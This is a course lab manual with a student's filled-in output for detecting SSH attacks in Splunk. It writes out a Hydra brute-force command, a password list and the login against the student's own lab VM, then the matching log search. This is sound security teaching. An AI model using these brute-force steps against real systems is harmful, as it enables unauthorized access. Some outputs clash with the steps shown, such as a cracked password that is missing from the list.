

Introduction to the Lab

This lab is in continuation of Lab 3(Configuration of Splunk Universal Forwarder).

Part A: We will install openssh-server on our Splunk Forwarder Virtual Machine. After installing this, we would attempt logging in using ssh from a Kali machine using invalid and valid credentials. This Kali attack will be captured by our Splunk Ubuntu Server and would be captured as logs in it.

Pre-requisites of the lab

The pre-requisites (recommended system requirement) are:

- Lab 3 Virtual Machine.
- Kali Virtual Machine (Attacker machine) with following specifications:
 - 4 GHz dual core processor or better
 - 4 GB system memory
 - 80 GB of free hard drive space
 - Internet access is helpful

Steps of the lab:

To get our VM up and running, we will need to execute the following steps:

Step 1: Download a Kali Image and launch the VM.

Step 2: Install openssh-server on second Ubuntu Universal Forwarder machine.

Step 3: Login to Kali and Password Spray our Ubuntu Universal Forwarder machine (Victim Machine)- invalid Credentials (RED TEAM)

Step 4: Check the attack captured in first Ubuntu Splunk Server Machine.

Step 5: Brute force attack on second Ubuntu Universal Forwarder machine by Kali machine by using Hydra tool in Kali Linux- Successful attack


Step 6: Check the successful attack logs in your first Ubuntu Splunk server machine

Step 7: Answer few questions based on the scenario we saw.

Execution of the lab(Attach Your Screenshots)

Step 1: Download a Kali Image and launch the VM.

- a) Let us download a kali image from kali.org, Use the link below to download kali - <https://kali.download/virtual-images/kali-2021.4a/kali-linux-2021.4a-vmware-amd64.7z>



Note: If you have kali VM from other course, you can use that for this lab. In that case, please make sure it has the necessary tools and configurations required for the lab. It needs to be in the same network as our other two Ubuntu machines.

- b) Unzip your downloaded kali image using 7zip or any other unzipping tool. Go to VMware and click on file -> open. Navigate to your downloaded and unzipped kali to open it and your Kali VM would be created.

Note: This is a kali image downloaded from kali website and you do not need to install it as it is already installed.

- c) Power it on, username:kali, password: kali **[Attach the screenshot]**



Step 2: Install openssh-server on Splunk Forwarder Virtual machine.

We would download and enable ssh on our **Splunk Forwarder** virtual machine using the following commands

- a) First, we would run command to update our vm using `sudo apt update`
- b) Next, we run the command to install a ssh server on our ubuntu machine
`sudo apt install openssh-server`

- c) Run the command **sudo systemctl status ssh** to check the status of our ssh server. The status should be **green** showing running **[Attach the screenshot]**


```
root@melvinviado2-VMware-Virtual-Platform:/var/log# sudo systemctl status ssh
○ ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: ena>
   Active: inactive (dead)
 TriggeredBy: ● ssh.socket
            Docs: man:sshd(8)
                  man:sshd_config(5)
lines 1-6/6 (END)...skipping...
○ ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
   Active: inactive (dead)
 TriggeredBy: ● ssh.socket
            Docs: man:sshd(8)
                  man:sshd_config(5)
```

- d) To make sure we enable ssh on ubuntu OS firewall just if the vm has one, execute the command **sudo ufw allow ssh**
- e) Check the IP address of your Ubuntu Universal Forwarder using **ifconfig**
- f) Use the command **who** to check and confirm your **username** on your Ubuntu Splunk forwarder.

Step 3: Login to Kali and Password Spray our Ubuntu Universal Forwarder machine (Victim Machine)- invalid Credentials (RED TEAM)

Let's have some fun. Let's play the attacker here.

- a) Login to your Kali VM using **username: kali** and **Password: Kali**. Use the command **PS1='[`date "+%D"`] yourname@\h:\w\\$ '** to set up your name on the terminal. **[Attach the screenshot]**




```
(kali㉿kali)-[~]  
$ PS1='[`date "+%D"`] melvin@h:\w\$ '   
[02/27/26] melvin@h:\w$
```

b) Try to ssh with a wrong username as seen below using the **username**

INFT1202 and command would be

```
ssh INFT1202@your_ubuntu_UniversalForwarderIP.
```

[Attach the screenshot]



```
[02/27/26] melvin@h:\w$ ssh INFT1202@192.168.163.133  
INFT1202@192.168.163.133's password:  
Permission denied, please try again.  
INFT1202@192.168.163.133's password:  
Permission denied, please try again.  
INFT1202@192.168.163.133's password:  
INFT1202@192.168.163.133: Permission denied (publickey,password).
```

c) As the Blue Team, on your Kali machine, run the command **ifconfig**. This is to confirm our Kali IP, as we would use this IP to check the logs in our first Ubuntu Splunk Server.

Step 4: Check the attack captured in first Ubuntu Splunk Server Machine.

Next, let us detect the attempted potential access to our Ubuntu machine using a wrong username.


Lab 4: Detection of Attack by Splunk (Individual Lab)

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Total Marks :40

a) Go to the Search and Reporting in Splunk and run the following command:

`index=* YourKaliIP` e.g., `index=* 192.168.182.135` (my Kali VM). We would see that Splunk shows an invalid user is trying to access our Ubuntu virtual machine using ssh on port 22. **[Attach the screenshot]**



b) You can see, everything got captured in Ubuntu Splunk Server from your kali machine in `/var/log/auth.log`

Good Job, now as the blue team member, we have detected an attacker is trying to log into our Ubuntu Universal Forwarder using an unidentified credential.

Step 5: Brute force attack on second Ubuntu Universal Forwarder machine by Kali machine by using Hydra tool in Kali Linux- Successful attack

a) Go back to your Kali machine to play the attacker one more time and assume we do not know the password of the Ubuntu Universal Forwarder machine but know the username after doing some Open-Source Intelligence.

b) Let's create a wordlist using random passwords **and add your Ubuntu Universal Forwarder VM password** to the list (see password list below), in this demo, my ubuntu password was very weak password which was "Password". To create password list, run the command on the terminal of your kali machine.

nano password.txt (This would open a **nano editor** named password.txt)

c) Create a custom Password list by copying and pasting this password list to the opened editor and save it as password.txt.

Note: Make sure you add your ubuntu password to the list. This is to make our brute force faster.

```
PXyFaFexFxopg5k5
wfSTXaZyUTTfVrM9
YYh6nuqDJKgqSPtQ
E8XTUWQo9SMAJ7q6
GBLxJgQRgQiJ4DWC
iY1d1mcFM2KgZ7vr
MRfeALUiUkAwWwp
nobCWwnNWcuKuzhz
9JmqVSq1V3jtJHxT
Password
Vagrant
```

d) When the nano editor opens in your command line, copy the password list, and paste it to the editor and don't forget to include your correct ubuntu password to the editor (this would make our password spray faster)

- e) For **nano editor**, press ctrl + x and the editor would ask if you wanted to save. Type y(yes) to save our password list.
- f) Hope you guys are having some fun, there is still more fun playing the attacker here. Playing as the attacker and as stated earlier, we assume we already know the username of the Ubuntu machine so make sure you check the right username of your ubuntu machine by logging into your Ubuntu Universal forwarder VM. Open the command terminal and execute the command - **who** **[Attach the screenshot]**

```
root@melvinviado2-VMware-Virtual-Platform:/var/log# who
melvinviado2 seat0      2026-02-27 21:40 (login screen)
melvinviado2 tty2       2026-02-27 21:40 (tty2)
melvinviado2 pts/1      2026-02-27 21:42
melvinviado2 pts/3      2026-02-27 22:04
```

- g) After confirming the username of the Ubuntu Universal Forwarder VM, let's use **hydra** to password spray the ssh port of our Ubuntu machine using a brute force method and the custom password list. Execute the hydra command: **hydra -l [username] -P [password list] [victim machine IP] ssh** **[Attach the screenshot]**


```
[02/27/26] melvin@h:\w$ hydra -l melvinviado2 -P password.txt 192.168.163.133 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-27 22:17:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13), ~1 try per task
[DATA] attacking ssh://192.168.163.133:22/
[22][ssh] host: 192.168.163.133 login: melvinviado2 password: SecurePassword
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-27 22:17:05
```

Good Job, now we have gotten the victim's password (our Ubuntu Universal Forwarder VM) using the tool hydra to run a password spray.

- h) Playing the attacker, from our Kali VM, we would use the credentials to login to our Ubuntu Universal Forwarder VM through SSH. **[Attach the screenshot]**

```
# ssh YourUsername@[UbuntuServerVMIP]
```

```
# ssh fuadnetw2200@192.168.80.140
```



```
[02/27/26] melvin@h:\w$ ssh melvinviado2@192.168.163.133
melvinviado2@192.168.163.133's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-14-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

41 updates can be applied immediately.
27 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

melvinviado2@melvinviado2-VMware-Virtual-Platform:~$
```

Good Job, playing the attacker, you have successfully gained access to the Ubuntu Universal Forwarder VM.


Lab 4: Detection of Attack by Splunk (Individual Lab)

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Total Marks :40

Step 6: Check the successful attack logs in your first Ubuntu Splunk server machine

- a) Check the successful attempt logs captured by Ubuntu Splunk Server **[Attach the screenshot]**



- b) Screenshot confirming our Ubuntu username and we would see Splunk detected the successful login from the attacker machine

Step 7: Answer few questions based on the scenario we saw.

Good Job, now we have successfully completed this lab. From the screenshot for our detection, we need some important details to use for our investigation as Security Analysts.

Answer the following questions based on your screenshots: (below are my answers, you should get yours)

- a) What is the attacker IP detected by Splunk: **192.168.163.130**
- b) Based on your screenshot, what port did Splunk detect: **45906**
- c) What port was attacked (default ssh port): **22**
- d) What is the source type: **linux_secure**
- e) What is the log source: **/var/log/auth.log**

Congratulations on finishing your investigation.

Things to Explore:

You are welcome to explore beyond the mandatory requirements if you wish.

General submission requirements

- Include an opening comment with your full name, date, and a short description.
- **Marks distribution:**
 - a) 15 Screenshots each 1 mark = 30 marks
 - b) Video Demonstration = 5 marks
- **Do not alter the sequence of steps of this document. Do not delete the words [Attach the screenshot] anywhere from the assignment. Keep the numbering same. Paste the screenshots wherever it's being asked- do not use screenshots of professor's from lab manual. They are for your reference only and would be considered an academic integrity breach. You should be not even submitting another student's screenshot- Academic Integrity alert.**
- **Submit a video recording (sharing screen) briefly explaining the steps taken to perform the lab and show each of the VM running. Execute the commands in your VMs to show the domain and network configuration. If the video recording stating the above requirements are not submitted, you will be eligible to get marks out of 60% of Lab 4 marks.**